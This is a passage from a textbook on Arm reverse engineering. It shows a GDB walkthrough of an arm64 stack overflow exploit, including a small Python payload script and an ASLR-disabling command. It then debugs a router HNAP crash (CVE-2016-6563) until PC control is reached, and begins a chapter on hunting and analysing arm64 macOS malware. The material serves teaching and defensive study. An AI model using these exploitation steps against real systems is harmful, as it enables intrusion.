0aaaaaaaaa08a0 <_fini+8>      mov    x29, sp
0aaaaaaaaa08a4 <_fini+12>     ldp    x29, x30, [sp],
#16

```

However, these values have been overwritten with our payload. The location of the return value now contains the address to the secret function, as shown in [Figure 11.15](#).



> saved x30 (func)

80 byte buffer

> saved x30 (main)

Figure 11.15: Buffer overflow and return value overwritten with address of *secret* function

After executing this instruction, register `x30` contains the address of the `secret()` function, and `PC` contains the address of the next instruction, `RET`, which will populate `PC` with the value of `x30`.

```
$x28 : 0x0
$x29 : 0x4141414141414141 ("AAAAAAA"|)
$x30 : 0x0aaaaaaaaaa0838 → <secret+0> stp x29, x30, [sp,
#-16]!
$sp : 0x00ffffffffff240 → 0x00ffffffffff350 → [
0x0000000000000000
$pc : 0x0aaaaaaaaaa0894 → <main+64> ret
```

After executing the `RET` instruction, `PC` contains the address of the `secret()` function.

```
$x29 : 0x4141414141414141 ("AAAAAAA"|)
$x30 : 0x0aaaaaaaaaa0838 → <secret+0> stp x29, x30, [sp,
#-16]!
$sp : 0x00ffffffffff240 → 0x00ffffffffff350 →
0x0000000000000000
$pc : 0x0aaaaaaaaaa0838 → <secret+0> stp x29, x30, [sp, #-16]!
$cpsr: [negative ZERO CARRY overflow interrupt fast]
$fpsr: 0x0
$fpocr: 0x0
----- stack -----
[--omitted--]
----- code:arm64:
-----
0aaaaaaaaaa082c <func+24>      nop
0aaaaaaaaaa0830 <func+28>      ldp    x29, x30, [sp],
#112
0aaaaaaaaaa0834 <func+32>      ret
→ 0aaaaaaaaaa0838 <secret+0>      stp    x29, x30, [sp,
#-16]!
0aaaaaaaaaa083c <secret+4>      mov    x29, sp
0aaaaaaaaaa0840 <secret+8>      adrp   x0, 0aaaaaaaaaa0000
0aaaaaaaaaa0844 <secret+12>     add    x0, x0, #0x8b8
0aaaaaaaaaa0848 <secret+16>     bl     0aaaaaaaaaa06b0
<puts@plt>
0aaaaaaaaaa084c <secret+20>     mov    w0, #0x0
// #0
```

To run this payload outside of GDB, we need to disable ASLR. Otherwise, the address of the `secret()` function will change.

```
ubuntu@aarch64-vm:~$ sudo echo 0>
/proc/sys/kernel/randomize_va_space
```

Running the binary with our payload finally returns the string “You should not be here” confirming that the `secret()` function was successfully executed.

```
ubuntu@aarch64-vm:~$ cat exploit.py
#!/usr/bin/python2.7
from struct import pack

payload = 'A'*88
payload += pack("<Q", 0x0000aaaaaaaa0838)

print payload
ubuntu@aarch64-vm:~$ export payload=$(./exploit.py)
-bash: warning: command substitution: ignored null byte in
input
ubuntu@aarch64-vm:~$ ./overflow $payload
Hello from the main function.
You should not be here.
```

Debugging a Process with GDB

Debugging processes in GDB is as simple as attaching to the process ID and making sure that the GDB instance has sufficient permissions to attach to it.

In this section, you will see an example of the importance of debugging for vulnerability analysis and exploit development. We will look at an example of a memory corruption vulnerability that leads to a crash, but the crash is not caused by the user input rendering the `PC` value invalid. Meaning, the user input does not directly lead to the control of the `PC`. To diagnose why, debugging is required.

In this example, the vulnerability¹⁵ is in HNAP, which is commonly used by router vendors to communicate with the web interface and can be triggered through the login request. The details of this

vulnerability or the exploit development process are out of scope for this section. The focus of this section is to demonstrate an example where debugging is necessary to overcome crash obstacles.

An important thing to remember is that some processes are forking into child processes. In this case, the vulnerability is triggered in a child process that spawns as a result of an event. To instruct GDB to follow the child fork, use the command `set follow-fork-mode child`.

```
user@azeria-labs-arm:~$ sudo gdb -q -p 5623
[...]
gef> set follow-fork-mode child
gef> c
Continuing.
```

After continuing the process execution, the process is waiting for an incoming request. From the other machine, we send a malicious request to trigger the vulnerability.

```
gef> c
Continuing.
[New process 23578]

Thread 2.1 "hnep" received signal SIGSEGV, Segmentation fault.
[Switching to process 23578]
[ Legend: Modified register | Code | Heap | Stack | String ]
[ registers
]_____
$r0    : 0xbefff2c    →
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAA[...] "
$r1    : 0xbefff240    →
"AAAAAAAAAAAAAAAAAAAAA[...] "
$r2    : 0x0
$r3 : 0x412f6d
$r4    : 0x4007b4f8    → 0x0006d440
$r5    : 0xbefffca4    → 0xbefffdbc →[ "/usr/sbin/hnep"
$r6    : 0x2
$r7    : 0xbefffdbc    → "/usr/sbin/hnep"
$r8    : 0x9324        →     mov r12, sp
$r9    : 0x9944        →     push {r11, lr}
$r10   : 0xbefffc18    → 0x00000000
$r11   : 0xbefff244    →
"AAAAAAAAAAAAAAAAAAAAA[...] "
$r12   : 0x41
```

```

$sp    : 0xbeffe618 → 0x00000000
$lr    : 0x19804      → movw r3, #64492 ; 0xfbec
$pc : 0x19820 → strb r2, [r3]
$cpsr : [negative ZERO CARRY overflow interrupt fast thumb]
[ stack
]_____
0xbeffe618|+0x00: 0x00000000 ← $sp
0xbeffe61c|+0x04: 0xbefff550 → 0x00000000
0xbeffe620|+0x08: 0x0002c4d8 → "Captcha"
0xbeffe624|+0x0c: 0x00039730 → "<?xml version="1.0"
encoding="utf-8"?>\n<soap:Enve [...]"
0xbeffe628|+0x10: 0x00000000
0xbeffe62c|+0x14: "</Captcha>"
0xbeffe630|+0x18: "<ptcha>"
0xbeffe634|+0x1c: 0x77003e61 ("a>"?)

[ code:arm
]_____
0x19814          add    r2,   r1,   r2
0x19818          add    r3,   r2,   r3
0x1981c          mov    r2,   #0
→ 0x19820 strb r2, [r3]
0x19824          sub    r3,   r11,  #1040 ;
0x410
0x19828          sub    r3,   r3,   #4
0x1982c          sub    r3,   r3,   #4
0x19830          ldr    r0,   [r11,  #-3112] ;
0xfffffff3d8
0x19834          mov    r1,   r3
[ threads
]_____
[#0] Id 1, Name: "hnap", stopped, reason: SIGSEGV
[ trace
]_____
[#0] 0x19820 →[ strb r2, [r3]
[#1] 0x19804 →[ movw r3, #64492 ; 0xfbec

0x00019820 in ?? ()

```

The child process crashed with a segmentation fault. However, as you can see, it did not crash with the user input corrupting the `PC` register. Instead, it crashed at a `STRB` instruction, which tries to store the value in `R2` to the address found in `R3`. This indicates that a part of the user input was used to calculate the address, which ultimately became the invalid address in `R3` it is trying to access.

The next step would be to set a breakpoint a few instructions prior to the crash and observe step-by-step which part of the user input was used for the calculation of this address. We can examine the instructions leading up to this `STRB` instruction by using GDB's `examine memory` command. In this case, we examine five instructions from the current `PC` value minus 16 bytes.

```
gef> x/5i $pc-16
0x19810 :    sub     r1, r11, #4
0x19814:    add     r2, r1, r2
0x19818:    add     r3, r2, r3
0x1981c:    mov     r2, #0
=> 0x19820:    strb    r2, [r3]
```

Before we restart the debugging session, we need to create a cyclic pattern, which we will use as our new user input to determine the offset to the value that lands in the registers causing the crash.

```
gef> pattern create 1300
[+] Generating a pattern of 1300 bytes
Aaaabaaaacaaaadaaa[...]
```

Now we can restart the debugging session, instruct GDB to follow the child fork, set a breakpoint at address `0x19810`, and continue execution.

```
user@azeria-labs-arm:~$ sudo gdb -q -p 5623
gef> set follow-fork-mode child
gef> b *0x19810
Breakpoint 1 at 0x19810
gef> c
Continuing.
```

After sending the exploit with our cyclic pattern as the input to the vulnerable parameter, we reach the breakpoint. However, since this is a loop and our user input is processed only at the Captcha iteration of this loop, we hit continue until we reach that exact point.

```

gef➤ c
Continuing.
[ Legend: Modified register | Code | Heap | Stack | String ]
[ registers
]_____
$r0   : 0xbeffee2c →
"aaaabaaaacaaadaaaeaaafaaagaaaahaaaiaajaaakaalaaama [...]"
$r1   : 0x39da9 → "
</Captcha>\n</Login>\n</soap:Body>\n</soap:Envelop [...]"
$r2 : 0x6b616167 ("gaak"?)
$r3   : 0xfffffbec
$r4   : 0x4007b4f8 → 0x0006d440
$r5   : 0xbefffca4 → 0xbefffdbc → "/usr/sbin/hnap"
$r6   : 0x2
$r7   : 0xbefffdbc → "/usr/sbin/hnap"
$r8   : 0x9324 → mov r12, sp
$r9   : 0x9944 → push {r11, lr}
$r10  : 0xbefffc18 → 0x00000000
$r11  : 0xbefff244 →
"maaknaakoaakpaakqaakraaksaktaakuakvaakwaakxaakya [...]"
$r12  : 0x6d
$sp   : 0xbeffe618 → 0x00000000
$lr   : 0x19804 → movw r3, #64492 ; 0xfbec
$pc   : 0x19810 → sub r1, r11, #4
$cpsr : [negative ZERO CARRY overflow interrupt fast thumb]
[ stack
]_____
0xbeffe618|+0x00: 0x00000000 ← $sp
0xbeffe61c|+0x04: 0xbefff550 → 0x00000000
0xbeffe620|+0x08: 0x0002c4d8 → "Captcha"
0xbeffe624|+0x0c: 0x00039730 → "<?xml version="1.0"
encoding="utf-8"?>\n<soap:Enve [...]"
0xbeffe628|+0x10: 0x00000000
0xbeffe62c|+0x14: "</Captcha>"
0xbeffe630|+0x18: "ptcha>""
0xbeffe634|+0x1c: 0x77003e61 ("a>"?)
[ code:arm
]_____
          0x19804           movw   r3, #64492 ; 0xfbec
          0x19808           movt   r3, #65535 ; 0xffff
          0x1980c           ldr    r2, [r11, #-24] ;
0xffffffe8
→   0x19810           sub    r1, r11, #4
          0x19814           add    r2, r1, r2
          0x19818           add    r3, r2, r3
          0x1981c           mov    r2, #0
          0x19820           strb   r2, [r3]

```

```

0x19824          sub      r3,    r11,   #1040      ;
0x410
]_____
[ #0] Id 1, Name: "hnap", stopped, reason: BREAKPOINT
]_____
[ #0] 0x19810 →[ sub r1,    r11,   #4
[ #1] 0x19804 →[ movw r3,    #64492     ; 0xfbec
]_____

```

Thread 2.1 "hnap" hit Breakpoint 1, 0x00019810 in ?? ()
gef▶

Now we see our cyclic pattern in register `R2`. This is the value that is used for the calculation of the address that ultimately lands in `R3` and causes the crash.

0x19814	add	r2, r1, r2
0x19818	add	r3, r2, r3
0x1981c	mov	r2, #0
0x19820	strb	r2, [r3]

Register `R1` seems to be intact and of no concern. Its value is added to register `R2`, which contains our pattern and is then added to the value in `R3`. We can calculate the offset of the exact value that landed in `R2` using the `pattern search` command.

```

gef▶ pattern search $r2 1300
[+] Searching '$r2'
[+] Found at offset 1024 (little-endian search) likely
[+] Found at offset 640 (big-endian search)
gef▶

```

The offset is 1024. This means, after 1,024 characters, the next 4 bytes of the user input will land in `R2`. Next, further analysis is required to determine which value would be a good choice for `R2`. In this case, we can bypass this issue with a negative 1 value (`0xffffffff`). We modify the crash exploit to send 1,024 characters followed by a negative 1 in hex, followed by 300 “A” characters, which will ideally trigger the crash in `PC`.

Reattaching to the process and sending the new user input finally leads to a crash in the PC.

```
gef> set follow-fork-mode child
gef> c
Continuing.
[New process 14962]
process 14962 is executing new program:
/home/user/DIR890/squashfs-root/htdocs/cgibin
warning: Unable to find dynamic linker breakpoint function.
GDB will be unable to debug shared library initializers
and track explicitly loaded dynamic code.

Thread 2.1 "hnep" received signal SIGSEGV, Segmentation fault.
[Switching to process 14962]
[ Legend: Modified register | Code | Heap | Stack | String ]
[ registers
]_____
$r0    : 0xbefff550 →
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[...]"
$r1    : 0xbefff35d → 0x00000000
$r2    : 0x0
$r3    : 0xbeffa81 → 0x00000000
$r4    : 0x4007b4f8 → 0x0006d440
$r5    : 0xbefffca4 → 0xbefffdbe →[ "/usr/sbin/hnep"
$r6    : 0x2
$r7    : 0xbefffdbe → "/usr/sbin/hnep"
$r8    : 0x9324 → stmia r0!, {r0, r2, r3}
$r9    : 0x9944 → ldr r0, [pc, #0] ; (0x9948)
$r10   : 0xbefffc18 → 0x00000000
$r11   : 0x41414141 ("AAAA"?)  

$r12   : 0x360ec → 0x4004c508 → 0xe1a03000
$sp    : 0xbefff248 →
"AAAAAAAAAAAAAAAAAAAAAA[...]"
$lr    : 0x1983c → movs r4, r0
$pc    : 0x41414140 ("@AAA"?)  

$cpsr : [negative ZERO CARRY overflow interrupt fast THUMB]
[ stack
]_____
0xbefff248|+0x00: "AAAAAAAAAAAAAAAAAAAAAA[...]" ←
$sp
0xbefff24c|+0x04:
"AAAAAAAAAAAAAAAAAAAAAA[...]"
0xbefff250|+0x08:
"AAAAAAAAAAAAAA[...]"
0xbefff254|+0x0c:
"AAAAAAAAAAAAAA[...]"
```

```

0xbefff258 | +0x10:
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA [...] "
0xbefff25c | +0x14:
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAA [...] "
0xbefff260 | +0x18:
"AAAAAAAAAAAAAAAAAAAAA [...] "
0xbefff264 | +0x1c:
"AAAAAAAAAAAAA [...] "
[———
code:arm:thumb ]———
[!] Cannot disassemble from $PC
[!] Cannot access memory at address 0x41414140
[——— [ threads
]———
[#0] Id 1, Name: "hnap", stopped, reason: SIGSEGV
[——— [ trace
]———
[———
0x41414140 in ?? ()
gef▶

```

This means we now have control over the `PC` and can populate it with a ROP gadget that executes the instruction we want to execute next.

Notes

1 sourceware.org/gdb/current/onlinedocs/gdb.pdf

2 www.ghidrabook.com

3 hex-rays.com/products/ida/support/book

4 book.rada.re

5 www.sourceware.org/gdb

6 github.com/radareorg/radare2

7 github.com/hugsy/gef

8 hugsy.github.io/gef

9 github.com/longld/peda

10 github.com/pwndbg/pwndbg

11 hugsy.github.io/gef/commands/heap-analysis-helper

12 github.com/radareorg/radare2

13 book.rada.re/debugger/intro.xhtml

14 book.rada.re

15 [CVE-2016-6563](#)

CHAPTER 12

Reversing arm64 macOS Malware

Until recently, any Mac had an Intel-based processor at its core. Now, all new Macs instead contain “Apple Silicon.” Starting with the M1, these system on chips (SoC) use the Arm instruction set. To maintain native compatibility with these new Apple systems, malware authors have begun distributing their malicious creations compiled as Arm 64-bit binaries.

For Mac malware analysts, the presence of such Arm 64-bit binaries may present some challenges. Most notably, these binaries disassemble not into the traditionally more familiar Intel-based instructions but rather into the A64 instruction set.

At this point in the book, you're already armed with a foundational understanding of this instruction set. In this chapter, we'll build upon this knowledge and provide the information you'll need to be well on the road to becoming a proficient analyst of arm64 malware, targeting macOS.

This chapter starts with a few introductory topics such as methods of identifying native arm64 macOS binaries. This knowledge will aid us when hunting for arm64 macOS malware and was in fact used to uncover the very first malware natively compatible with Apple Silicon. The remainder of this chapter focuses on tools and techniques to analyze such malware, specifically focusing on the anti-analysis logic that aims to thwart overall analysis efforts.

NOTE Apple refers Arm 64-bit binaries compiled to run on macOS as *arm64*. Similarly, VirusTotal uses *ARM64* as a tag to identify Arm 64-bit binaries. In this chapter, we will align ourselves with Apple's parlance, using the term *arm64*.

NOTE This chapter was written in collaboration with Patrick Wardle, founder of the nonprofit Objective-See Foundation. Wardle is a longtime macOS malware researcher, and his discovery of the first malware compiled to natively target Apple Silicon in 2021 led him into the world of arm64. If you are interested in macOS malware analysis, Patrick has authored a book series on the topic. See *The Art of Mac Malware*, freely available online at: taomm.org.

Background

As the popularity of macOS continues to skyrocket, so too does the prevalence of malware targeting Apple's desktop OS. Though the reasons for this lock-step increase are rather nuanced, it's undeniable that more macOS systems mean more targets. Malware authors are an opportunistic bunch and, as such, have dedicated ever more time and resources toward crafting malware capable of infecting macOS systems—so much so that even in 2018, Macs, by some metrics,¹ outpaced Windows in terms of the number of threats detected per endpoint.

Also interesting, though unsurprising, is the fact that many recent examples of malware capable of infecting macOS are not wholly new. Instead, driven by the increased prevalence of macOS, malware authors have ported over their Windows (or Linux) malware. Recent examples include malware such as *Dacls*, *IPStorm*, and *GravityRAT*.² All now run natively on macOS. Of course, Mac-specific malware also continues to circulate and increase in terms of both prevalence and sophistication.

As previously noted, the driving factor of the increase in Mac malware is arguably the increase in popularity of Mac systems, which has increased massively in recent years. Giving specifics to this claim, a report from early 2022 noted that in 2021, “Mac shipments grew twice as fast as overall PC shipments.”³

The reasons for Mac's increased popularity can be explained by factors such as greater acceptance in the enterprise, an ever-increasing remote workforce, and last but not least the introduction of Apple's high-performance M1 chip. Released in 2020, Apple's M1 is an Arm-based SoC, and "combines numerous powerful technologies into a single chip, and features a unified memory architecture for dramatically improved performance and efficiency."⁴

macOS arm64 Binaries

In the context of this chapter, the most notable aspect of the M1 is that it's an Arm-based SoC, with the CPU supporting the A64 instruction set. Thus, for a binary to run natively on an M1 system, it must be compiled as a Mach-O Arm 64-bit binary. It is worth noting that Intel-based binaries can still run on Apple's new Macs, albeit not natively. Apple realized that backward compatibility was essential to ensure widespread consumer adoption of their new M1 Mac systems and thus released Rosetta(2).⁵

Rosetta is a translation process that allows users to run apps that contain x86_64 instructions on Apple silicon.

To the user, Rosetta is mostly transparent. If an executable contains only Intel instructions, macOS automatically launches Rosetta and begins the translation process. When translation finishes, the system launches the translated executable in place of the original. However, the translation process takes time, so users might perceive that translated apps launch or run more slowly at times.

As summarized in the previous quotation, Rosetta(2) will translate x86_64 (Intel) instructions transparently into native A64 instructions and thus allow older applications to run on M1 systems. However, there are two points worth noting:

Non-Arm 64-bit binaries will not run *natively* on Apple Silicon systems (the CPU only “speaks” the A64 instruction set). Such binaries will have to be translated first, via Rosetta(2). And though such translations are cached, subsequent executions still incur Rosetta(2)-related overhead, which will (when compared to native Arm 64-bit binaries) result in slower launch times.

As Arm 64-bit binaries containing A64 instructions do not have to be translated nor incur any other Rosetta(2)-related overhead, applications (re)compiled for M1 will run natively and thus faster. Moreover, they won't be subject to any issues or nuances of Rosetta(2).

Since native Arm 64-bit binaries run faster and the initial release of Rosetta(2) had a few issues that may prevent certain Intel-based apps from running, Apple recommends⁶ developers (re)compile their applications to run natively on Apple Silicon. As such, it's no surprise that both developers and malware authors are now shipping arm64 binaries, compiled to natively execute on Apple Silicon.

It is worth noting that arm64 malware is simply Mac malware that has been compiled to run natively on Apple Silicon. In terms of its capabilities and functionality, it is no different from Intel-based Mac malware. In fact, much of the current arm64 malware was originally distributed as x86_64 binaries. It has now simply been recompiled to run natively on Apple Silicon.

The creation of malicious arm64 software, such as GoSearch22 (the first malware complied to natively run on Apple Silicon),⁷ is notable for two main reasons. First, this illustrates that malware authors and their malicious creations continue to evolve in direct response to both hardware and software changes coming out of Apple. There are a myriad of benefits to distributing native arm64 binaries, so why would malware authors resist?

Shortly, we'll discuss the discovery of the first malware compiled to natively target Apple Silicon. This confirmed the assumption that

malicious adversaries would indeed compile and distribute their malware as arm64 binaries. Since its discovery in early 2021, many others have been found. Notable examples include the following:

SilverSparrow, which infected tens of thousands of macOS systems⁸

Bundlore, which was inadvertently notarized (“approved”) by Apple⁹

Second, and more worryingly, (static) analysis tools or antivirus engines may struggle with arm64 binaries. In [Figure 12.1](#) you can see the VirusTotal scan results for the x86_64 and arm64 binaries from a malicious application that was compiled as a universal binary, meaning it contained multiple architecture-specific binaries.

In theory, both binaries should be detected as malicious, at the same rate, as they both contain the same logically equivalent malicious code. Unfortunately, detections of the arm64 version dropped more than 10 percent when compared to the stand-alone x86_64 version.

Several industry-leading AV engines (that readily detected the x86_64 version) failed to flag the malicious arm64 binary.

It is surmised that, in this case, the detection signatures were based on the Intel-specific instructions (opcodes). As the Arm-based malware has completely different instructions, any signature detection based on architecture-specific instructions may fail.

Moreover, some of the AV engines that (correctly) flagged both the x86_64 and arm64 binaries as malicious presented different names for their detections of what was logically the same file.



! 16 security vendors flagged this file as malicious

GoSearch22_X86_64

x86_64 version

Community Score

Kaspersky

! Not-a-virus:HEUR:AdWare.OSX.Pirrit.ac



! 14 security vendors flagged this file as malicious

GoSearch22_ARM64

arm64 version

Community Score

Kaspersky

✓ Undetected

[**Figure 12.1:**](#) Anti-Virus Detections drop for an arm64-version of a malicious sample.

One AV engine with conflicting names was Microsoft, which named the architecture-specific files `Trojan:MacOS/Bitrep.B` and `Trojan:Script/Wacatac.C!ml`. Such naming conflicts may indicate inconsistencies when processing the differing binary file formats. These conflicts may lead to confusion in malware identifications and reporting, which could have real-world consequences.

Finally, though it's likely that malware compiled to run natively on Apple Silicon will be distributed as universal binaries for the time being, this won't always be the case. At some point in the future, for example once Apple Silicon systems are more prevalent, we'll come across macOS malware solely containing arm64 code.

As macOS malware analysts, the presence of only arm64 code may present some challenges, most notably the fact that it disassembles not into the familiar Intel-based instructions but rather A64 instructions (arm64). The good news is that armed with the information provided in the previous chapters of this book, malware analysis will be back in business, and analyzing arm64 malware will mostly be a breeze.

macOS Hello World (arm64)

Before analyzing the malicious `GoSearch22` binary, let's comprehensively reverse a quintessential Hello World binary, compiled as arm64 on macOS. Reversing this simple macOS binary will prepare us for analyzing more complex binaries. Moreover, it will highlight several macOS nuances that you will encounter when reversing macOS arm64 malware.

We'll use the following code, which is automatically generated by Apple's Xcode IDE when a new command-line project is created:

```
int main(int argc, const char * argv[]) {
    @autoreleasepool {
        // insert code here...
    }
}
```

```

        NSLog(@"Hello, World!");
    }

    return 0;
}

```

You can compile this code via Xcode or directly via clang (`clang main.m -fmodules -o helloWorld`).

Once compiled, you can open the Hello World binary in your disassembler of choice. This will generate disassembly, similar to the following:

```

main:
    sub sp, sp, #0x30
    stp x29, x30, [sp, #0x20]
    add x29, sp, #0x20
    movz w8, #0x0
    stur wzr, [x29, var_4]
    stur w0, [x29, var_8]
    str x1, [sp, #0x20 + var_10]
    str w8, [sp, #0x20 + var_14]
    bl objc_autoreleasePoolPush
    adrp x9,#0x0000000100004000
    add x9, x9, #0x8 ; 0x100004008@PAGEOFF @"Hello, World!"
    str x0, [sp, #0x20 + var_20]
    mov x0, x9
    bl NSLog
    ldr x0, [sp, #0x20 + var_20]
    bl objc_autoreleasePoolPop
    ldr w0, [sp, #0x20 + var_14]
    ldp x29, x30, [sp, #0x20]
    add sp, sp, #0x30
    ret

```

Before we walk through the Hello World disassembly discussing relevant instructions, two quick notes are in order. First, it's important to note that the `@autoreleasepool` block (which provides a mechanism to manage the memory, in the context of the lifetime of Objective-C objects) has been compiled into a paired call, consisting of the `objc_autoreleasePoolPush` and `objc_autoreleasePoolPop` functions. Second, let's briefly delve into the calling convention used

by macOS. This is particularly important when analyzing malware as often one doesn't have to fully reverse a sample but rather can gain a comprehensive understanding of the sample simply by understanding the API invoked and the values of parameters passed to such calls.

When a function (or method) call is made, there are strict rules that govern how registers may be utilized such as which registers are used to pass parameters and which are used to return a value from the function. This is articulated in an application binary interface (ABI). As these rules are applied consistently, it provides us with an understanding of how calls are being made on a low level.

The native instruction set architecture (ISA) of Apple Silicon is AArch64, the 64-bit execution state of ARMv8. For this ISA, as we learned in the first part of this book, registers x_0 – x_7 contain the first eight arguments, while any return value will be found in the x_0 register (and x_1 if it is a 128-bit value).

Thus, for a method or function call that takes a single parameter, the value of this parameter (the argument) will always be passed in via the x_0 register. If it returns a 64-bit value, this will be found in the x_0 register once the function returns.

Now let's jump into the disassembler of the Hello World binary.

First, we encounter a function prologue, where the code subtracts $0x30$ from the stack pointer to make space for local variables and preserved values. Then, via the `STP` instruction, it saves the x_{29} and x_{30} registers on the stack and sets x_{29} to the value of $SP+0x20$.

```
sub sp, sp, #0x30
stp x29, x30, [sp, #0x20]
add x29, sp, #0x20
```

A few instructions later, the code invokes the `objc_autoreleasePoolPush` function by means of the `BL` (branch with link) instruction. Recall that before control is transferred via a `BL` instruction, the link register (x_{30}) is updated with the address of the

instruction following the branch, so the function knows where to return. According to the compiler documentation,¹⁰ the `objc_autoreleasePoolPush` function returns a pointer to a pool object that must (later) be passed to the `objc_autoreleasePoolPop` function so that it can be released. Such a pool object facilities automatic reference counting (ARC), which helps to manage the lifetime of Objective-C objects. Since `x0` contains the return value of a function, the instruction `str x0, [sp, #0x20 + var_20]` therefore stores this returned pointer to a dedicated stack location.

```
bl objc_autoreleasePoolPush
[...]
str x0, [sp, #0x20 + var_20]
```

Next, the code initializes the `x0` register with the address of the “Hello, World!” string, which serves as the first argument to the next function. This is accomplished by first calculating the address of the string via the `ADRP` and `ADD` instructions and then moving the address into the `x0` register. The `NSLog` function is then invoked via the `BL` instruction to print out “Hello, World!”

```
adrp x9, #0x0000000100004000
add x9, x9, #0x8 ; 0x100004008@PAGEOFF @"Hello, World!"
[...]
mov x0, x9
bl NSLog
```

After this call, the code invokes the `objc_autoreleasePoolPop` function to exit the *autorelease* pool. Again, referring to the compiler documentation, the `objc_autoreleasePoolPop` function takes a pool object (to release) as an argument. This is accomplished via the `ldr x0, [sp, #0x20 + var_20]` instruction, which loads the pool object from the stack location where it was previously stored.

```
ldr x0, [sp, #0x20 + var_20]
bl objc_autoreleasePoolPop
```

Finally, we reach the main function's epilogue. Function epilogues often restore saved register values, (re)adjust the stack, and return to their caller. Looking at the disassembly, we can see the epilogue first initializes register `w0` with the 32-bit return value by loading it from the stack. At the beginning of the disassembly, we recall that this stack location was initialized with zero via the following two `MOVZ` and `STR` instructions. This is expected, as the source code shows the function *always* returns 0.

```
[...]
movz w8, #0x0
[...]
str w8, [sp, #0x20 + var_14]
[...]
ldr w0, [sp, #0x20 + var_14]
```

Once the return register has been set, the function restores the `x29` and `x30` registers via the `LDP` instruction. Recall these registers were saved in the function's prologue. The disassembly also (re)adjusts the stack pointer to its initial value by adding `0x30` to the stack pointer (`SP`). Finally, the `RET` instruction is executed to return (exit) from the main function.

```
ldp x29, x30, [sp, #0x20]
add sp, sp, #0x30
ret
```

Hunting for Malicious arm64 Binaries

Before we dive into analyzing and reverse engineering malware, we need to learn how to find samples designed to run natively on Apple Silicon. In this section, you will learn how to ascertain if a binary contains code capable of running natively on an Apple Silicon system and learn about the search queries you can use to narrow down your hunting process.

One simple way to determine the architecture of the code contained in a binary is via macOS's built-in `file` tool (the `otool` and `lipo`

utilities can be used as well). Using this tool, we can examine a binary to see whether it contains compiled arm64 code.

Let's look at Apple's Calculator application:

```
% file
/System/Applications/Calculator.app/Contents/MacOS/Calculator
/System/Applications/Calculator.app/Contents/MacOS/Calculator:
Mach-O universal binary with 2 architectures: [x86_64:Mach-O
64-bit executable x86_64] [arm64e:Mach-O 64-bit executable
arm64e]
/System/Applications/Calculator.app/Contents/MacOS/Calculator
(for architecture x86_64): Mach-O 64-bit executable x86_64
/System/Applications/Calculator.app/Contents/MacOS/Calculator
(for architecture arm64e): Mach-O 64-bit executable arm64e
```

As the Calculator application has been rebuilt to run natively on Apple Silicon systems, we can see it contains arm64 code (“Mach-O 64-bit executable arm64e”). To maintain compatibility with older, non-Apple Silicon systems, it also contains native Intel (x86_64) code.

The native executable file format for Apple systems is Mach-O. Such binaries contain code for one architecture only. To create a single binary that can execute on systems with different architectures (e.g., Intel 64-bit and Apple Silicon), developers can embed multiple Mach-O binaries into what is known as a *universal*, or *fat*, binary.

When a universal binary is run, the operating system automatically selects the architecture compatible with the host. For example, when Calculator is run on a 64-bit Intel system, the x86_64 Mach-O version of the binary (which, remember, is embedded directly within the universal binary) is run. On the other hand, on an Apple Silicon system, the arm64 Mach-O binary is executed.

Detecting that a Mach-O binary contains arm64 (or arm64e, an Apple “enhancement” to arm64) code is a good first step. However, Mach-O binaries are also used by iOS. For the purpose of this chapter, we are interested only in macOS binaries. Thus, we need a

way to differentiate between macOS and iOS Arm 64-bit Mach-O binaries. One way is to examine the load commands found within the binary's Mach-O header. For example, if a binary contains

`LC_BUILD_VERSION` with `platform` set to 1 (macOS) or `LC_VERSION_MIN_MACOSX`, this will confirm it is a macOS binary. (For iOS binaries, `platform` will be set to 2).

You may also examine the dependencies of the binary. One that depends on macOS-specific frameworks (such as *AppKit* versus, say, iOS's *UIKit*) will be a macOS binary. Using macOS's built-in `otool` is an easy way to examine load commands and a binary's dependencies. For the former, execute `otool` with the `-l` command-line flag, while for the latter, use `-L` (add `-v` to convert constants, such as a platform of type 1, to the string "MACOS").

```
% otool -lv
/System/Applications/Calculator.app/Contents/MacOS/Calculator
/System/Applications/Calculator.app/Contents/MacOS/Calculator:

Load command 11
    cmd    LC_BUILD_VERSION
    cmdsize   32
    platform  MACOS
    minos    12.2

% otool -L
/System/Applications/Calculator.app/Contents/MacOS/Calculator
/System/Applications/Calculator.app/Contents/MacOS/Calculator:

/System/Library/Frameworks/AppKit.framework/Versions/C/AppKit
/System/Library/Frameworks/Cocoa.framework/Versions/A/Cocoa
```

To hunt for arm64 malware circulating in the wild, one can leverage a resource such as VirusTotal,¹¹ which hosts a massive corpus of submitted binaries. VirusTotal provides a rich set of search modifiers to constrain search queries by binary type, architecture(s), and much more. To search for binaries natively compatible with Apple Silicon,

we can leverage search modifiers, such as those shown in [Table 12.1](#).

Table 12.1: Search Modifiers

SEARCH MODIFIER	PREFIX	DESCRIPTION
macho	type	The file is a Mach-O (Apple) executable.
arm	tag	The file contains ARM instructions.
64bits	tag	The file contains 64-bit code (recall Apple Silicon supports arm64).
multi-arch	tag	The file contains support for multiple architectures (i.e., it's a universal/fat binary). As Apple Silicon systems are not yet widespread, malware targeting such systems is likely distributed as universal binaries containing multiple architectures, to also retain native compatibility with Intel-based systems.
iOS	engines:	The file has been marked as an iOS binary by an AV engine. When inverted (e.g., NOT engines:iOS), this will return only files not flagged as targeting iOS.

NOTE These search results still may return universal iOS binaries. As such, it is recommended that one manually examine the search results to weed out such spurious results. One simple way is to view the details of the binary on VirusTotal and ignore universal binaries that do not contain x86_64 instructions (as iOS runs solely on Arm platforms, the presence of Intel instructions indicates the binary is compiled for macOS). Of course, the aforementioned methods, such as using `otool` to view the binary's `LC_BUILD_VERSION`, would work as well.

The previous search modifiers will return (mostly) macOS binaries containing A64 instructions. However, of the 100,000+ binaries that match, the overwhelming majority are benign, as shown in [Figure 12.2](#).

To hunt for (any) malware natively compatible with Apple Silicon, you can take a shortcut and add a search modifier ("positives") that constrains the query to only detect files that have been flagged as malicious by a specified number of antivirus engines. Since the search focuses on universal binaries, based on the assumption that attackers would want their malicious creations to also run on existing Intel-based Apple hardware, it seemed reasonable to expect that current AV signatures may detect at least the Intel-based code. This means the query will miss new (currently undetected) malware, but for illustrative purposes we are simply looking to find *any* malicious software capable of running natively on Apple Silicon.

The search query therefore becomes as follows:

```
type:macho tag:arm tag:64bits tag:multi-arch NOT engines:IOS  
positives:2+
```

This query returns a far more succinct list of malicious universal binaries containing embedded arm64 binaries, as shown in [Figure 12.3](#).
